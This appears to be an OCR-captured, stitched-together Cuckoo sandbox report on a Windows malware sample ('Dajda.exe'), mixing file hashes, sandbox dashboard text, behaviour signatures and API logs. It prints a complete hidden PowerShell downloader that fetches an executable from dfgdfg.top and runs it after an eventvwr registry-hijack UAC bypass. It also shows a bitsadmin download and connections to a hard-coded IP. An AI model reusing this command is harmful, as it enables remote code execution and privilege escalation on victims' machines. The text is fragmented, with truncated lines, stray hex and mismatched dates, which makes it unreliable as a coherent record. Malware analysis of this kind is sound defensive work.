
bitsadmin.exe

bitsadmin /transfer /download "http://185.16

Dajda.exe

"C:\Users\Topsy\AppData\Local\Temp/Dajda.exe"

Name	**1e7469cd25e07377_Dajda.exe**
Filepath	C:\Users\Topsy\AppData\Local\Temp\Dajda.exe
Size	148.0KB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	22211e198bae8bfb805d993d81127c69
SHA1	41c20e787670cc5d9d62e368cf7d0723b9905ec0
SHA256	1e7469cd25e07377373948e6f60dc6a25ece6b0174cb8a78b3ac0a119cd20061



Insights

Cuckoo Installation

Version	2.0.4

Usage statistics

reported	1909
completed	6
total	1940
running	0
pending	0

Cuckoo

SUBMIT A FILE FOR ANALYSIS

SUBMIT URLS/HASHES

Submit URLs/hashes


Drag your file into the left field or click the icon to select a file.

System info

FREE DISK SPACE
673.3 GB
975.8 GB

CPU LOAD
6%
8 cores

MEMORY USAGE
22.6 GB
30.7 GB



Installs itself for autorun at Windows startup (1 event)

file	C:\Users\Topsy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\x.vbs


Drops a binary and executes it (1 event)

Creates and runs a batch file to remove the original binary (1 event)

Creates a suspicious Powershell process (4 events)

Executed a process and injected code into it, probably while unpacking (35 events)

Time & API	Arguments	Status	Return
CreateProcessInternalW Feb. 1, 2017, 9:44 a.m.	thread_identifier: 1808 thread_handle: 0x000005c0 process_identifier: 664 current_directory: C:\Users\Topsy\AppData\Local\Temp filepath: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe track: 1 command_line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden $wscript = new-object -ComObject WScript.Shell;$webclient = new-object System.Net.WebClient;$random = new-object random;$urls = 'http://dfgdfg.top/officsemgmts.exe'.Split(',');$name = $random.next(1, 65536);$path = $env:temp + '\' + $name + '.exe';$hkey = 'HKCU\Software\Classes\mscfile\shell\open\command\';$sleep = 3000;foreach($url in $urls){try{$webclient.DownloadFile($url.ToString(), $path);$wscript.RegWrite($hkey, $path);Start-Sleep -m $sleep;Start-Process -WindowStyle hidden -FilePath 'eventvwr.exe';Start-Sleep -m $sleep;$wscript.RegDelete($hkey);$process = Get-Process $name -ErrorAction silentlycontinue;if(!$process){Start-Process -WindowStyle hidden -FilePath $path;}break;}catch{write-host $_.Exception.Message;}} filepath_r: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe creation_flags: 67634192	1	1



```
5 7f 2e 51 65 28 62 66 b5 54 b1 84 7f 48 cc 80 31 33 7c 41 31 66 36 2a b6 6c a4 c4 73"+
```

InternetCrackUrlW
April 13, 2017, 4:33 p.m.
url: `http://185.165.29.36/11.mov`
flags: `0`

InternetCrackUrlW
April 13, 2017, 4:33 p.m.
url: `http://185.165.29.36/11.mov`
flags: `0`

InternetCrackUrlW
April 13, 2017, 4:33 p.m.
url: `http://185.165.29.36/11.mov`

InternetConnectW
April 13, 2017, 4:33 p.m.

NtDeviceIoControlFile
April 13, 2017, 4:33 p.m.
control_code: 2162838 ()

